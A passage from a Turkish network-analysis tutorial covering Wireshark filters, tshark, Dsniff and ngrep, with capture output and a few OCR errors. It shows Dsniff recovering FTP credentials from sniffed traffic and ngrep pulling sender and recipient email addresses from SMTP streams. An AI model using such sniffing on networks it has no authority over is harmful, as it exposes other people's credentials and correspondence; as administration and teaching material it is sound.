
Gibi örnekler verilebilir.

4.12.6.2. Display Filter

Yakalanan paketler üzerinde analiz yapılırken kullanılır.




Expression sekmesine tıklanırsa Display Filter yazmak için bir editor olacaktır.



4.12.7. Wireshark ile SMTP Trafiği Analizi


İlk olarak capture Filteri tcp port 25 olarak ayarlıyoruz ve belirlediğimiz arabirimini izlemeye olmasını sağlıyoruz.



Ardından windows ortamından telnet mail_sunucu 25 ile SMTP sunucuya bağlanıp ilgili protokol komutlarını verelim.

No. .	Time	Source	Destination	Protocol	Info
159	41.839130	192.168.1.3	80.93.212.86	TCP	2865 > smtp [ACK] Seq=89 Ack=205 Win=17316 Len=0
160	48.001156	192.168.1.3	80.93.212.86	TCP	[TCP segment of a reassembled PDU]
161	48.111394	80.93.212.86	192.168.1.3	TCP	smtp > 2865 [ACK] Seq=205 Ack=90 Win=65535 Len=0
162	48.161426	192.168.1.3	80.93.212.86	TCP	[TCP segment of a reassembled PDU]
163	48.272144	80.93.212.86	192.168.1.3	TCP	smtp > 2865 [ACK] Seq=205 Ack=91 Win=65535 Len=0
164	48.382021	192.168.1.3	80.93.212.86	TCP	[TCP segment of a reassembled PDU]
165	48.494136	80.93.212.86	192.168.1.3	TCP	smtp > 2865 [ACK] Seq=205 Ack=92 Win=65535 Len=0
166	48.494199	192.168.1.3	80.93.212.86	TCP	[TCP segment of a reassembled PDU]
167	48.605185	80.93.212.86	192.168.1.3	TCP	smtp > 2865 [ACK] Seq=205 Ack=93 Win=65535 Len=0
168	48.605234	192.168.1.3	80.93.212.86	TCP	[TCP segment of a reassembled PDU]
169	48.616479	80.93.212.86	192.168.1.3	SMTP	Response: 221 mail.sistembil.com
170	48.617314	80.93.212.86	192.168.1.3	TCP	smtp > 2865 [FIN, ACK] Seq=229 Ack=95 Win=65535 Len=0
171	48.617345	192.168.1.3	80.93.212.86	TCP	2865 > smtp [ACK] Seq=95 Ack=230 Win=17292 Len=0
172	48.617604	192.168.1.3	80.93.212.86	TCP	2865 > smtp [FIN, ACK] Seq=95 Ack=230 Win=17292 Len=0
173	48.631774	80.93.212.86	192.168.1.3	TCP	smtp > 2865 [ACK] Seq=230 Ack=96 Win=65534 Len=0
⊕ Frame 169 (78 bytes on wire, 78 bytes captured)					
⊕ Ethernet II, Src: Paradigm_22:39:3f (00:13:64:22:39:3f), Dst: Intel_38:6e:45 (00:19:d2:38:6e:45)					
⊕ Internet Protocol, Src: 80.93.212.86 (80.93.212.86), Dst: 192.168.1.3 (192.168.1.3)					
⊕ Transmission Control Protocol, Src Port: smtp (25), Dst Port: 2865 (2865), Seq: 205, Ack: 95, Len: 24					
0000	00 19 d2 38 6e 45 00 13	64 22 39 3F 08 00 45 00	...8nE.. d"9?..E.		
0010	00 40 ef b6 40 00 3a 06	6a a2 50 d4 56 c0 a8	.@..@.: j.P].V..		
0020	01 03 00 19 0b 31 17 33	f6 90 29 0c 6a 3c 50 181.3 ..).n>P.		
0030	ff ff 50 e9 00 00 32 32	31 20 6d 61 69 6c 2e 73	...P...22 1 mail.s		
0040	69 73 74 65 6d 62 69 6c	2e 63 6F 6d 0d 0a	istembil .com..		

Dikkat edilirse ekrandaki SMTP trafığinden çok birşey anlaşılmıyor. Paket paket takip ederek smtp oturumunda ne tür bilgilerin gittiği görülebileceği gibi Follow TCP Stream özelliği kullanılarak SMTP oturumuna ait daha derli toplu bilgi/görünüm elde edilebilir.



4.12.8. Wireshark Komut Satırı Araçları

Wireshark'ın komut satırından çalışan versiyonu Tshark, Wireshark'da bulunan çoğu özelliği destekler. Tshark ile komut satırından çalışan diğer araçların en belirgin nokta Tshark'ın trafik analizinde protokollerini tanıyalabilmesi ve bunları detaylı bir şekilde gösterebilmesidir. Aşağıdaki örneklerde protokol tanımının ne manaya geldiği daha iyi anlaşılacaktır.

Basit Tshark Kullanımı

tshark, çeşitli işlevleri olan bir sürü parametreye sahiptir. Eğer herhangi bir parametre kullanmadan çalıştırılırsa ilk aktif ağ arabiriminden geçen trafiği yakalayıp ekrana basar.

```
home-labs ~ # tshark
```

Running as user "root" and group "root". This could be dangerous.

Capturing on eth0

```
0.000000 192.168.2.23 -> 80.93.212.86 ICMP Echo (ping) request
0.012641 80.93.212.86 -> 192.168.2.23 ICMP Echo (ping) reply
0.165214 192.168.2.23 -> 192.168.2.22 SSH Encrypted request packet len=52
0.165444 192.168.2.22 -> 192.168.2.23 SSH Encrypted response packet len=52
0.360152 192.168.2.23 -> 192.168.2.22 TCP pcia-rxp-b > ssh [ACK] Seq=53 Ack=53 Win=59896
Len=0
0.612504 192.168.2.22 -> 192.168.2.23 SSH Encrypted response packet len=116
1.000702 192.168.2.23 -> 80.93.212.86 ICMP Echo (ping) request
1.013761 80.93.212.86 -> 192.168.2.23 ICMP Echo (ping) reply
1.057335 192.168.2.23 -> 192.168.2.22 SSH Encrypted request packet len=52
16 packets captured
```

Çıktıların ekrana değil de sonradan analiz için bir dosyaya yazdırılması isteniyorsa -w dosya_ismi parametresi kullanılır.

```
# tshark -w home_labs.pcap
```

Running as user "root" and group "root". This could be dangerous.

Capturing on eth0

Gerektiğinde home_labs.pcap dosyası libpcap destekli herhangi bir analiz programı tarafından okunabilir. tshark ya da tcpdump ile kaydedilen dosyadan paket okumak için -r parametresi kullanılır.

Arabirim Belirtme

İstediğiniz arabirim üzerinden dinleme yapılması istenirse -i arabirim_ismi parametresi kullanılır.

#tshark -i eth12

gibi.

Sistemdeki arabirimleri listelemek için -D parametresi kullanılır. Bu parametre özellikle Windows sistemlerde işe yarar. Arabirimin uzun ismini yazmak yerine başındaki sayıyı yazmak yeterli olacaktır.

C:\Program Files (x86)\Wireshark>tshark -D

1. \Device\NPF_{D7D3153E-FCFA-40E1-95BC-4F2C1CB2C52F} (RT2500 USB Wireless LAN Card #2 - Packet Scheduler Miniport)
2. \Device\NPF_{9C223349-D160-46A1-B879-DEBCB05AF5F4} (VirtualBox TAP Adapter (Microsoft's Packet Scheduler))
3. \Device\NPF_{D24EC5B3-18B8-43C9-959C-3095000CB9F5} (Realtek 10/100/1000 Ethernet NIC (Microsoft's Packet Scheduler))
4. \Device\NPF_{ABDDAB32-3BC3-42E5-97D1-07E6EB7BEB3E} (VMware Virtual Ethernet Adapter)
5. \Device\NPF_{C44B90BD-700B-42FF-B500-9350C03DF672} (VMware Virtual Ethernet Adapter)
6. \Device\NPF_{662DA9B4-82CD-43C0-B0B7-3D433DD8A660} (VMware Virtual Ethernet Adapter)
7. \Device\NPF_{CF9938F2-26D2-4A0C-9752-20C3A3F81E0D} (TAP-Win32 Adapter V8 (Microsoft's Packet Scheduler))

Mesela 3 numara ile belirtilen ağ arabirimini üzerinden geçen trafiği dinlemek için -i 3 parametresi kullanılabilir.

```
C:\Program Files (x86)\Wireshark>tshark -i 3
Capturing on Realtek 10/100/1000 Ethernet NIC          (M
icrosoft's Packet Scheduler)
1232894570.253072 00:1f:d0:5a:1b:96 -> Broadcast    ARP Who has 192.168.2.1? Te
ll 192.168.2.23
1232894570.253436 Arcadyan_a7:22:5c -> 00:1f:d0:5a:1b:96 ARP 192.168.2.1 is at 0
0:1a:2a:a7:22:5c
1232894570.253442 192.168.2.23 -> 192.168.2.1  DNS Standard query A
www.google.c
Om
```

-n parametresi ile de host isimlerinin ve servis isimlerinin çözülmemesi sağlanır.

Detaylı Paket Çıktısı

Paketleri ekrandan izlerken ilgili protokole ait tüm detayları görmek için -V parametresi kullanılabilir.

Mesela udp 53(DNS) paketlerini detaylı çıktısını inceleyelim.

```
Frame 2 (100 bytes on wire, 100 bytes captured)
Arrival Time: Jan 17, 2009 11:54:34.174323000
[Time delta from previous captured frame: 0.001332000 seconds]
[Time delta from previous displayed frame: 0.001332000 seconds]
[Time since reference or first frame: 0.001332000 seconds]
Frame Number: 2
Frame Length: 100 bytes
Capture Length: 100 bytes
[Frame is marked: False]
[Protocols in frame: eth:ip:udp:dns]
Ethernet II, Src: Arcadyan_a7:22:5c (00:1a:2a:a7:22:5c), Dst: Giga-Byt_5a:1b:96 (00:1f:d0:5a:1b:96)
Destination: Giga-Byt_5a:1b:96 (00:1f:d0:5a:1b:96)
Address: Giga-Byt_5a:1b:96 (00:1f:d0:5a:1b:96)
.....0 ..... .... = IG bit: Individual address (unicast)
.....0. .... .... .... = LG bit: Globally unique address (factory default)
Source: Arcadyan_a7:22:5c (00:1a:2a:a7:22:5c)
Address: Arcadyan_a7:22:5c (00:1a:2a:a7:22:5c)
.....0 ..... .... .... = IG bit: Individual address (unicast)
.....0. .... .... .... = LG bit: Globally unique address (factory default)
Type: IP (0x0800)
```

Internet Protocol, Src: 192.168.2.1 (192.168.2.1), Dst: 192.168.2.23 (192.168.2.23)

Version: 4

Header length: 20 bytes

Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)

0000 00.. = Differentiated Services Codepoint: Default (0x00)

.... ..0. = ECN-Capable Transport (ECT): 0

.... ...0 = ECN-CE: 0

Total Length: 86

Identification: 0x0000 (0)

Flags: 0x04 (Don't Fragment)

0... = Reserved bit: Not set

.1.. = Don't fragment: Set

..0. = More fragments: Not set

Fragment offset: 0

Time to live: 64

Protocol: UDP (0x11)

Header checksum: 0xb52e [correct]

[Good: True]

[Bad : False]

Source: 192.168.2.1 (192.168.2.1)

Destination: 192.168.2.23 (192.168.2.23)

User Datagram Protocol, Src Port: domain (53), Dst Port: blueberry-lm (1432)

Source port: domain (53)

Destination port: blueberry-lm (1432)

Length: 66

Checksum: 0x2a35 [correct]

[Good Checksum: True]

[Bad Checksum: False]

Domain Name System (response)

[Request In: 1]

[Time: 0.001332000 seconds]

Transaction ID: 0x0001

Flags: 0x8100 (Standard query response, No error)

1.... = Response: Message is a response

.000 0.... = Opcode: Standard query (0)

.... .0.... = Authoritative: Server is not an authority for domain

.... ..0.... = Truncated: Message is not truncated

.... ...1.... = Recursion desired: Do query recursively

.... 0.... = Recursion available: Server can't do recursive queries

....0.... = Z: reserved (0)

....0.... = Answer authenticated: Answer/authority portion was not authenticated by the server

.... 0000 = Reply code: No error (0)

Questions: 1

Answer RRs: 1

Authority RRs: 0

Additional RRs: 0

Queries

```
1.2.168.192.in-addr.arpa: type PTR, class IN  
Name: 1.2.168.192.in-addr.arpa  
Type: PTR (Domain name pointer)  
Class: IN (0x0001)
```

Answers

```
1.2.168.192.in-addr.arpa: type PTR, class IN, RT  
Name: 1.2.168.192.in-addr.arpa  
Type: PTR (Domain name pointer)  
Class: IN (0x0001)  
Time to live: 2 hours, 46 minutes, 40 seconds  
Data length: 4  
Domain name: RT
```

Benzer bir paketin tcpdump ile görüntüsü aşağıdaki gibi olacaktır. Tshark ile protokol ve katmanlara ait tüm detaylar çözümlenirken tcpdump'da sadece özet bilgiler yer almaktadır.

```
# tcpdump -i eth0 -n udp port 53 -vv
```

```
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
```

```
11:57:12.096474 IP (tos 0x0, ttl 128, id 21291, offset 0, flags [none], proto UDP (17), length 59)  
192.168.2.23.1446 > 192.168.2.1.53: [udp sum ok] 2+ A? www.linux.com. (31)  
11:57:12.820246 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17), length 215)  
192.168.2.1.53 > 192.168.2.23.1446: 2 q: A? www.linux.com. 2/3/3 www.linux.com. CNAME  
linux.com., linux.com.[|domain]
```

Tshark'da Filtreler

Tshark aynı Wireshark'da olduğu gibi iki çeşit filtreleme özelliğine sahiptir. Bunlardan biri trafik yakalama esnasında kullanılan ve tcpdump ile hemen hemen aynı özelliklere(Berkley Paket Filter) sahip olan capture filter, diğeri de yakalanan trafik üzerinde detaylı analiz yapmaya yarayan Display filter dır. Display filterler aynı zamanda paket yakalama esnasında da kullanılabilir.

Display filter Kavramı

Display filter özelliği ile Tshark çözümleyebildiği protokollere ait tüm detayları gösterebilir ve sadece bu detaylara ait paketleri yakalamaya yardımcı olur. Mesela amacımız dns trafigi içerisinde sadece www.lifeoverip.net domainine ait sorgulamaları yakalamak istersek aşağıdaki gibi bir filtreleme işimize yarayacaktır.

Not: Display Filter için **-R 'filtreleme detayı'** seçeneği kullanılır.

```
# tshark -i eth0 -n -R 'dns.qry.name==www.lifeoverip.net'  
Running as user "root" and group "root". This could be dangerous.  
Capturing on eth0  
11.467730 192.168.2.23 -> 192.168.2.1 DNS Standard query A www.lifeoverip.net  
13.467968 192.168.2.23 -> 192.168.2.1 DNS Standard query A www.lifeoverip.net  
17.936486 192.168.2.23 -> 192.168.2.1 DNS Standard query A www.lifeoverip.net  
17.938038 192.168.2.1 -> 192.168.2.23 DNS Standard query response A  
80.93.212.86
```

Böylece normal snifferlarda sadece udp 53'u dinleyerek bulmaya çalıştığımız detaylar Tshark ile kolayca belirtilebiliyor.

Display Filterleri akılda tutmak ya da ilgili protokole ait tüm detayları bilmek zor olabilir. Bunun için gerekiğinde başvurulacak sağlam bir kaynak var: wireshark Display Filter Reference<<http://www.wireshark.org/docs/dref/>>. Bu adresten ilgili protokole ait desteklenen tüm filtrelemeler incelenebilir.

Display Filter Reference: Domain Name Service

Protocol field name: dns

Versions: 0.99.0 to 1.0.5

[Back to Display Filter Reference](#)

Field name	Type	Description	Versions
dns.count.add_rr	Unsigned 16-bit integer	Additional RRs	0.99.0 to 1.0.5
dns.count.answers	Unsigned 16-bit integer	Answer RRs	0.99.0 to 1.0.5
dns.count.auth_rr	Unsigned 16-bit integer	Authority RRs	0.99.0 to 1.0.5
dns.count.prerequisites	Unsigned 16-bit integer	Prerequisites	0.99.0 to 1.0.5
dns.count.queries	Unsigned 16-bit integer	Questions	0.99.0 to 1.0.5
dns.count.updates	Unsigned 16-bit integer	Updates	0.99.0 to 1.0.5
dns.count.zones	Unsigned 16-bit integer	Zones	0.99.0 to 1.0.5
dns.flags	Unsigned 16-bit integer	Flags	0.99.0 to 1.0.5
dns.flags.authenticated	Boolean	Answer authenticated	0.99.0 to 1.0.5
dns.flags.authoritative	Boolean	Authoritative	0.99.0 to 1.0.5
dns.flags.checkdisable	Boolean	Non-authenticated data OK	0.99.0 to 1.0.5
dns.flags.opcode	Unsigned 16-bit integer	Opcode	0.99.0 to 1.0.5
dns.flags.rcode	Unsigned 16-bit integer	Reply code	0.99.0 to 1.0.5
dns.flags.recavail	Boolean	Recursion available	0.99.0 to 1.0.5

Örnek: HTTP trafiği içerisinde GET, PUT ve OPTIONS kullanılan istekleri yakalama.

```
home-labs#tshark -i eth0 -n -R 'http.request.method contains GET or
http.request.method contains PUT or http.request.method contains OPTIONS'
```

Running as user "root" and group "root". This could be dangerous.

Capturing on eth0

```
7.571543 192.168.2.22 -> 80.93.212.86 HTTP OPTIONS / HTTP/1.111
14.925700 192.168.2.22 -> 80.93.212.86 HTTP GET / HTRTP/1.1
```

Bir TCP Bağlantısına ait başlangıç ve bitiş paketlerini yakalama

İçerisinde SYN veya FIN bayrağı set edilmiş paketleri yakalamak için

```
# tshark -n -R 'tcp.port==80 and tcp.flags.fin==1 or tcp.flags.syn==1'  
Running as user "root" and group "root". This could be dangerous.  
Capturing on eth0  
1.245831 192.168.2.22 -> 80.93.212.86 TCP 36566 > 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460  
TSV=2759271 TSER=0 WS=5  
1.259797 80.93.212.86 -> 192.168.2.22 TCP 80 > 36566 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0  
MSS=1452 WS=1 TSV=2754203455 TSER=2759271  
3.966800 80.93.212.86 -> 192.168.2.22 TCP 80 > 36566 [FIN, ACK] Seq=212 Ack=11 Win=66240  
Len=0 TSV=2754206160 TSER=2759947  
3.966919 192.168.2.22 -> 80.93.212.86 TCP 36566 > 80 [FIN, ACK] Seq=11 Ack=213 Win=6912  
Len=0 TSV=2759952 TSER=2754206160
```


Filtrelemelerde kullanılacak operatörler(==, !=, contains, vs) için <http://www.wireshark.org/docs/dref/> adresi incelenebilir.

4.13. Dsniff ile Sniffing

SSL(Şifreleme) protokolündeki ilk tasarım hatasını bulan ve bunu pratik olarak gerçekleyen Dug Song tarafından yazılan Dsniff çok amaçlı trafik izleme programıdır.

Dışarıdan anlamsız görülen trafikten kendi özel algoritmaları ile anlamları veriler üretecek sonucu ekrana basar.

Ekteki ekran görüntüsü ev ağımda bulunan bir FTP sunucusuna bağlanırken Dsniff ile yaptığım dinleme esnasında alınmıştır. Dsniff benim FTP'ye girişinde kullandığım kullanıcı adı ve parola bilgilerini karışık trafik loglarından analiz ederek anlaşılır bir şekilde sunuyor.



4.14. Ağ Trafiğinde String Arama

grep komutu: UNIX/Linux sistemlerde text dosyalarla uğraşıyorsanız grep komutunun hayatı önemini bilirsiniz.

Mesela 100000 satırlık bir dosya içerisinde sayı ile baslayan satırları ve bu satırlar içerisinde “passwd” stringi geçenleri bulmak için grep komutu tek başına yeterli olacaktır. Ya da web sunucunuzun ürettiği erişim logları arasında googlebot'un kaç kere sitenize uğradığını öğrenmek istiyorsanız basit bir grep komutu ve wc ile hesaplayabilirsiniz.

```
#grep googlebot /var/log/web_sunucu_erisimlogu|wc -l
```

Grep'in gücüne güç katan ise düzenli ifadelerle(regular expressions) birlikte kullanabilmemizdir.

Ngrep: grep benzeri bir yazılım fakat klasik dosyalarda değil de ağ trafiğinde arama/bulma işlemi yapıyor. Kisaca UNIX sistemlerin vazgeçilmez aracı grep komutu'nun network trafiğine uyarlanmış versiyonudur.

4.14.1. Ngrep ile Neler yapılabilir?

Tamamen hayal dünyamızın genişliğine kalmış. Mesela http portu üzerinden kullanılan SSH bağlantılarını ngrep ile keşfedebilirsiniz ya da sisteme bağlanan ve cleartext protokol kullanan tüm bilgileri kaydedip sahiplerine şifreli protokol kullanmaları için öneri de bulunabilirsiniz.

Ya da tünelleme programlarını ortamda hiçbir IPS, Firewall vs ye ihtiyaç duymadan Ngrep ile yakalayabilirsiniz. Geçenlerde bir arkadaş ile konuşurken kendi şirketlerindeki SSL tünellemeleri ngrep aracılığı ile yakaladıklarından bahsediyordu.

4.14.2. Ngrep Çalışmaları

Ngrep'in en basit kullanımı ngrep yazıp ekrana bakmaktadır. Tabi bu durumda ekranda akan binlerce paketi göreceksiniz. Tıpkı tcpdump'ın parametresiz kullanımı gibi. Sadece belirli bir port üzerinden geçen trafikte huzeyfe kelimesini aratmak isterseniz;

```
# ngrep huzeyfe tcp port 25
interface: rl0 (111.111.111.11/255.255.255.248)
filter: (ip or ip6) and ( tcp port 25 )
match: huzeyfe
#####
# T 212.252.168.253:37148 -> 80.93.212.86:25 [AP]
# ehlo huzeyfe..
```

NOT:### ile başlayan ve devam eden satırlar bizim aradığımız harici trafiği gösterir. Bunları görmemek için -q parametresi kullanılır.

```
[root@mail ~]# ngrep -q huzeyfe tcp port 25
interface: rl0 (111.111.111.11/255.255.255.248)
filter: (ip or ip6) and ( tcp port 25 )
match: huzeyfe
# T 212.252.168.253:37148 -> 80.93.212.86:25 [AP]
# ehlo localhost.huzeyfe.net..
# T 212.252.168.253:37148 -> 80.93.212.86:25 [AP]
# mail from: huzeyfe@lifeoverip.net..
# T 212.252.168.253:37148 -> 80.93.212.86:25 [AP]
# rcpt to:info@huzeyfe.net..
```

SMTP Trafiğinde gelen ve giden maillerin kimler tarafından gönderildiği bilgisini almak için aşağıdakine benzer bir regexp yazmanız yeterli olacaktır.

```
[root@mail ~]# ngrep -q -i 'rcpt to:|mail from:' tcp port 25
interface: rl0 (111.111.111.11/255.255.255.248)
filter: (ip or ip6) and ( tcp port 25 )
match: rcpt to:|mail from:
T 213.154.215.92:4257 -> 80.93.212.86:25 [AP]
    MAIL FROM: <soonmantse@barbara.com>..RCPT TO: <robertgray@asninvest.ru>..DATA..
T 87.212.128.168:1284 -> 80.93.212.86:25 [AP]
    RCPT TO: <rich_vip@asninvest.ru>..
T 77.123.113.49:14892 -> 80.93.212.86:25 [AP]
    MAIL FROM: <sphsophie@hotmail.com>..RCPT TO: <salat-afonya@asninvest.ru>..DATA..
```

4.14.3. HTTP trafiğini Ngrep ile izleme

Sisteminize hangi tip browserlarla bağlanıldığını görmek için

```
# ngrep -q -i 'user-agent' tcp port 80
interface: rl0 (111.111.111.11/255.255.255.248)
filter: (ip or ip6) and ( tcp port 80 )
match: user-agent

T 66.249.72.236:65241 -> 80.93.212.86:80 [AP]
    GET /robots.txt HTTP/1.1..Host: blog.lifeoverip.net..Connection: Keep-alive..Accept:
    text/plain,text/html..From:
        googlebot(at)googlebot.com..User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1;
